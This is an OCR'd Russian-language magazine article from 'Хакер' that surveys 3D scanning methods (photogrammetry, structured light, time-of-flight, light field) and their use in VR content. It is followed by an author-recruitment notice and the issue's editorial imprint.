
На третьем этапе ПО сопоставляет дескрипторы друг с другом. Получается трехмерное облако точек, которое описывает реконструируемый объект. Для каждой фотографии ПО строит карту глубины, где рассчитано расстояние от камеры до каждого пикселя.





Софт объединяет данные с нескольких карт глубины и строит меш объекта.

Затем алгоритм учитывает усредненное значение пикселей и текстурирует меш. Результат на видео.

Готовую модель невозможно использовать для создания 3D-контента или VR. После фотограмметрии нужна ручная доработка, о ней более подробно ты можешь прочитать в статье на сайте Exyte.







Какое оборудование понадобится?

Для фотограмметрии подойдут несколько устройств — камера смартфона (объект на картинке выше снят на Samsung S8+), зеркальная или беззеркальная камера со следующими функциями и свойствами:
- фиксация баланса белого;
- фиксация фокусного расстояния;
- минимальная дисторсия объектива;
- короткая выдержка при съемке с рук.

Если ты снимаешь на смартфон, имей в виду, что для фотограмметрии нужен ручной режим съемки и хорошая оптика. Для получения качественного результата лучше всего использовать новые модели. На Android и iOS есть приложения, которые фотографируют объект и демонстрируют предварительный результат сканирования в реальном времени. После объект реконструируется на смартфоне или в облаке, но результат не впечатляет. Полученные модели не годятся для 3D-контента или VR. На мой взгляд, наиболее перспективное приложение — display.land.

Даже лучшие камеры смартфонов имеют слишком малые физические размеры матрицы и линз. Без специальных программно-аппаратных фильтров они уступают полноформатным камерам, особенно если освещение неидеальное.

INFO

Если тебе интересно, может ли камера смартфона соперничать с системными камерами, ты можешь почитать об этом в статье на сайте DXO.

От качества полноформатной камеры зависит многое, но основную работу в реконструкции объекта делает ПО, например платформа MeshRoom или коммерческое ПО RealityCapture.

Для реконструирования с использованием **MeshRoom** требуется мощный компьютер (вроде Core i7, 32 Гбайт RAM, Nvidia CUDA).

Ограничения фотограмметрии

У фотограмметрии несколько ограничений:
- поверхности объектов не должны быть отражающими, прозрачными или однотонными;
- объект не должен двигаться и менять форму;
- освещение и оптические параметры камеры не должны меняться.

Продолжение статьи →

ОЦИФРОВАТЬ РЕАЛЬНОСТЬ

КАК РАБОТАЮТ РАЗНЫЕ СПОСОБЫ 3D-СКАНИРОВАНИЯ ОБЪЕКТОВ

СИСТЕМЫ СТРУКТУРИРОВАННОГО СВЕТА

Второй способ сканирования — системы структурированного света.

Системы структурированного света состоят из камеры, проектора и ПО для реконструирования. Устройства делятся на два типа — дорогие ручные приборы (Artec, EinScan) и настольные системы для сканирования небольших объектов.


Список доступных для потребителя устройств:

- Structure Sensor подключается к iPad;
- Structure Core подключается к компьютеру;
- мобильные сканеры на iPhone X и iPad Pro 3-го поколения с сенсором TrueDepth;
- Asus Xtion series;
- Intel RealSense series;
- Kinect для Xbox 360 (уже не выпускается, но продается на вторичном рынке).


Как это работает?

Как сканируют системы структурированного света, объясним на следующем примере. Берем Kinect для Xbox 360.

Запускаем Skanect, направляем Kinect на объект и обходим его со всех сторон.



Kinect проецирует рядом с объектом паттерн из точек в инфракрасном диапазоне.



Вот как это выглядит.

Затем ПО объединяет информацию с нескольких карт глубины и текстурирует меш. Такая модель требует ручной доработки и не подойдет для VR из-за низкого разрешения.

Системы структурированного света реконструируют модель быстрее, чем фотограмметрия. Сканирование модели мягкой игрушки заняло всего несколько минут.

Результат ты можешь посмотреть на видео.

Какое оборудование нам понадобится?

Для сканирования с помощью систем структурированного света нам нужны два компонента: специальное устройство и специальное ПО. Большинство устройств требует подключения к компьютеру, но (в отличие от фотограмметрии) можно реконструировать объекты и на не самом мощном железе.

Использовать Kinect для Xbox 360, который мы рассмотрели выше, все сложнее, поскольку их больше не производят, да и на коммерческое применение есть лицензионные ограничения. Лучше попробовать более свежие продукты — например, Intel и Occipital. Для них подойдут два программных пакета: Skanect и Faro SCENE Capture.

Structure Sensor позволяет без компьютера получить полностью автономный сканер на базе iPad.

Также сканирование доступно на iPhone и iPad с сенсором TrueDepth, если установить Scandy или Bellus3D.

Ограничения систем структурированного света

У систем структурированного света несколько ограничений.

1. Невозможно реконструировать объекты с отражающими или прозрачными поверхностями.
2. Реконструируемый объект не должен двигаться и менять форму.
3. Дополнительные источники света. Они затрудняют считывание проецируемых паттернов.
4. Размер объектов не должен превышать несколько метров. Невозможно сканировать здания и памятники.
5. Такие системы больше подходят для использования внутри помещений, так как на улице возникает конфликт с прямым солнечным светом.

Преимущества структурированного света

1. Сканирование однотонных поверхностей (в отличие от фотограмметрии).
2. Хороший результат при реконструировании людей.
3. Сканирование простой модели за несколько минут (быстрее, чем при фотограмметрии).
4. Не нужно мощное железо.

КАМЕРЫ TIME-OF-FLIGHT

Третий вид сканирования — системы Time-of-Flight (ToF). Они состоят из камеры, источника излучения (лазера или диода), матрицы для считывания отраженного излучения и ПО для реконструирования.

Существуют дорогие устройства с подвижным лазером вроде Artec Ray и устройства, которые встроены в смартфоны и планшеты.

Как это работает?

Технически реконструирование объекта с использованием ToF отличается от сканирования с использованием структурированного света лишь тем, как получается карта глубины с информацией о расстоянии до каждого пикселя. Все остальные шаги идентичны.

В системах ToF источник света интенсивно пульсирует с определенным интервалом. Матрица считывает отраженный свет, а карта глубины строится с расстоянием до каждого пикселя.

В зависимости от архитектуры в системах ToF применяется рассеянный свет или подвижный лазер, раскручиваемый в двух плоскостях. В компактные ручные устройства подвижные лазеры не устанавливаются.

Модель после сканирования ToF имеет огромное число полигонов и требует ручной доработки.


Какое оборудование нам понадобится?

Профессиональные системы ToF включают оборудование и ПО. С помощью программного обеспечения можно сразу получить трехмерное облако точек. Этого достаточно для реконструирования объекта в таких пакетах, как MeshLab.

Небольшие размеры и низкое энергопотребление позволили встроить ToF в некоторые смартфоны и планшеты. ToF используется для дополненной реальности, фильтров вычислительной фотографии и для сканирования прямо на телефоне. Системы Time-of-Flight встроены в смартфоны Samsung. Для реконструирования можно скачать приложение 3D Scanner.

Также ToF ты можешь найти в LG G8 ThinQ, Honor View 20, Huawei P30 Pro, Mate 30 Pro и 40 Pro, Sony Xperia XZ4, Google Pixel 4. Для некоторых из этих устройств на Android есть экспериментальное приложение 3D Scanner for ARCore Pro.

На последнем iPad появился LIDAR. Из-за низкого разрешения он не подходит для реконструирования небольших предметов. Отсканировать крупные объекты можно с помощью приложения LiDAR Scanner 3D.



Ограничения систем ToF

Системы ToF, как и фотограмметрия и системы структурированного света, имеют следующие ограничения:

- невозможно сканировать объекты с отражающими, прозрачными или слишком темными поверхностями;
- реконструируемый объект не должен двигаться и менять форму.

Отличия ToF от систем структурированного света

Системы Time-of-Flight реконструируют объекты на большом расстоянии. Они лучше работают на улице при солнечном свете и не требуют мощного железа. Все вычисления выполняются на самом сенсоре. Это позволяет встраивать ToF с пониженной мощностью излучателя в сотовые телефоны и планшеты.

ToF-системы, которые встроены в планшеты и смартфоны, функционируют на меньшем расстоянии — от двадцати сантиметров до нескольких метров.

СВЕТОВОЕ ПОЛЕ


Рассмотрим четвертый вид сканирования — световое поле. Это экспериментальный метод сканирования реальности. Пока он не получил широкого распространения в индустрии.

Как это работает?

Световое поле — это световой поток, который заполняет трехмерное пространство во всех направлениях за определенный отрезок времени.

С практической точки зрения световое поле — это метод сканирования, где используется группа фиксированных камер или специальные камеры со множеством линз, которые фокусируют свет на общую матрицу. Оптические параметры каждой линзы и их фиксированное физическое расположение позволяют добывать массив данных о глубине пикселей в каждом кадре.

Ролик ниже хорошо объясняет метод светового поля на примере самописного экспериментального рендера.



Современные экспериментальные методы не требуют жесткой фиксации камер, допускаются незначительные повороты и смещения. Объект можно запечатлеть на смартфон, но съемка занимает много времени: нужно долго ходить вокруг предмета, следовать плану, который предлагает приложение. У пользователей он вряд ли будет популярен. На видео ниже хорошо показан принцип работы этого метода.

Наиболее яркий пример применения светового поля в VR — эксперимент Google. Он погружает в фотореалистичную атмосферу, которая снята кастомным ригом светового поля. Однако пользователь не может перемещаться по всему пространству.

Какое оборудование нам понадобится?

Сегодня наиболее известные устройства со световым полем — Raytrix и Lytro. Пока нет ни одного смартфона, который использует метод светового поля, хотя LG запатентовала телефон с камерами 4 на 4. Несколько лет назад Pelican Imaging выпускала модули таких камер для смартфонов, но компанию выкупили вместе со всеми патентами. С тех пор сообщения о новинках не публиковали.

Ограничения светового поля

Световое поле пока только экспериментальный способ сканирования реальности. Для реконструирования объекта с помощью светового поля необходимо оборудование, которое в данный момент недоступно, и внушительный ресурс, чтобы хранить большой массив фотографий.

Главное отличие от ToF и систем структурированного света в том, что методы светового поля дают более высокое разрешение. Они реконструируют объекты любого размера и на любом расстоянии в зависимости от оптики. Световое поле, в отличие от фотограмметрии, позволяет реконструировать объекты с прозрачными, отражающими и однотонными поверхностями. Однако качество все еще зависит от освещения объекта съемки.

Обработка реконструированных моделей после сканирования

Все четыре метода сканирования нуждаются в ручной доработке моделей. Они порождают высокополигональный меш и детализированную диффузионную карту с бесполезной разверткой UV. У моделей огромное число полигонов и артефактов из-за неидеальных условий сканирования и физических ограничений сенсоров.

Непосредственно использовать результат 3D-реконструирования сразу же для создания 3D-контента, в том числе для VR, нельзя. Тем более эти методы невозможно применить для таких устройств, как Oculus Quest, для которых верхний предел — 100 тысяч полигонов на кадр. Требуется дополнительная обработка.

ГОТОВЫЕ 3D-СЦЕНЫ, ИЛИ «СКАНИРУЮЩАЯ МЕЧТА»

А теперь давай пофантазируем, можно ли превратить реальность в готовые 3D-сцены, сканировать объекты в движении или поместить реконструированную сцену в игровой движок без ручной обработки.

Обрисуем сканирование сцены на примере VR-квеста. Представь, что гуляешь в атмосферном месте. Посреди леса ты видишь старый заброшенный дом и решаешь сделать VR-квест.

Ты достаешь камеру и снимаешь локацию на видео. Дома открываешь Unity или Unreal Engine и загружаешь файл из облака. Через пару минут ты видишь готовую 3D-сцену, которая запечатлела то самое место, где ты был, с фотографической точностью.

Затем ты редактируешь получившуюся сцену. Выделяешь ставни окна и закрываешь их — для прохождения квеста в доме должно быть темно. Замечаешь, как вода в реке подмывает берег, и переносишь русло на более близкое расстояние. Технология запишет движение волн и воспроизведет их автоматически. Затем запускаешь демо на мобильном VR-шлеме, перемещаешься по полученной сцене и планируешь детали будущего квеста.

Можем ли мы так обработать реальный дом прямо сейчас и поместить в VR? Нет, не можем. Давай обозначим, что из нашего VR-квеста возможно уже сегодня, а что все еще фантазии.

Что реально уже сегодня?

1. Для некоторых игровых студий сканирование сцены — это обыденная вещь. Например, в библиотеке Quixel Megascans представлены реконструированные фотореалистичные объекты и текстуры.
2. Уже сегодня мы можем сканировать отдельные кадры из качественного видео 4K и реконструировать трехмерные объекты с помощью фотограмметрии.
3. Google Seurat и Umbra3D позволяют поместить высокополигональную модель после 3D-сканирования прямо в игровой движок. Unreal Engine 5 тоже выпущен с такой функцией, но официальный релиз пока недоступен.
4. Google Seurat, Umbra3D и Unreal Engine помогают создавать контент для Oculus Quest. Scene streaming в Umbra3D и Unreal Engine адаптивно подгружает объекты в зависимости от потребностей и возможностей устройства. С появлением VR-шлемов 5G scene streaming раскроет потенциал в мобильном VR при одном условии: скорость передачи должна достигать гигабита.

Что пока еще фантазии?

1. Сканирование сцены на смартфон из одной точки. Пока сканировать на смартфон на большом расстоянии из одной точки невозможно, и приходится много ходить по сцене. Даже если съемка ведется в помещении, системы структурированного света работают на ограниченной дистанции. ToF на смартфонах недостаточно мощные и не снимают объекты на больших расстояниях. Фотограмметрия требует большой матрицы, оптики и фиксированного фокуса. Остается ждать появления камер светового поля на смартфонах. Они смягчат ограничения при сканировании прозрачных, отражающих и однородных поверхностей (например, окон в доме из нашего квеста).
2. Чтобы двигать объекты на реконструированной сцене, нужно вырезать их из меша вручную, а место под ними латать заплатками. К сожалению, трехмерные модели пока не сегментируются автоматически.
3. Если в процессе сканирования статичный объект хоть немного сдвинулся, реконструировать его невозможно. Системы структурированного света и системы ToF позволяют сканировать движущиеся объекты, но для 3D-реконструирования это нереальная задача.

ЗАКЛЮЧЕНИЕ

Полностью оцифровать реальный мир — пока неосуществимая задача. Но в будущем эту миссию выполнят GAN (Generative adversarial network) — генеративно-состязательные сети. А пока мы можем экспериментировать с тем, что есть, и мечтать о будущем технологий.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№10 (259)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020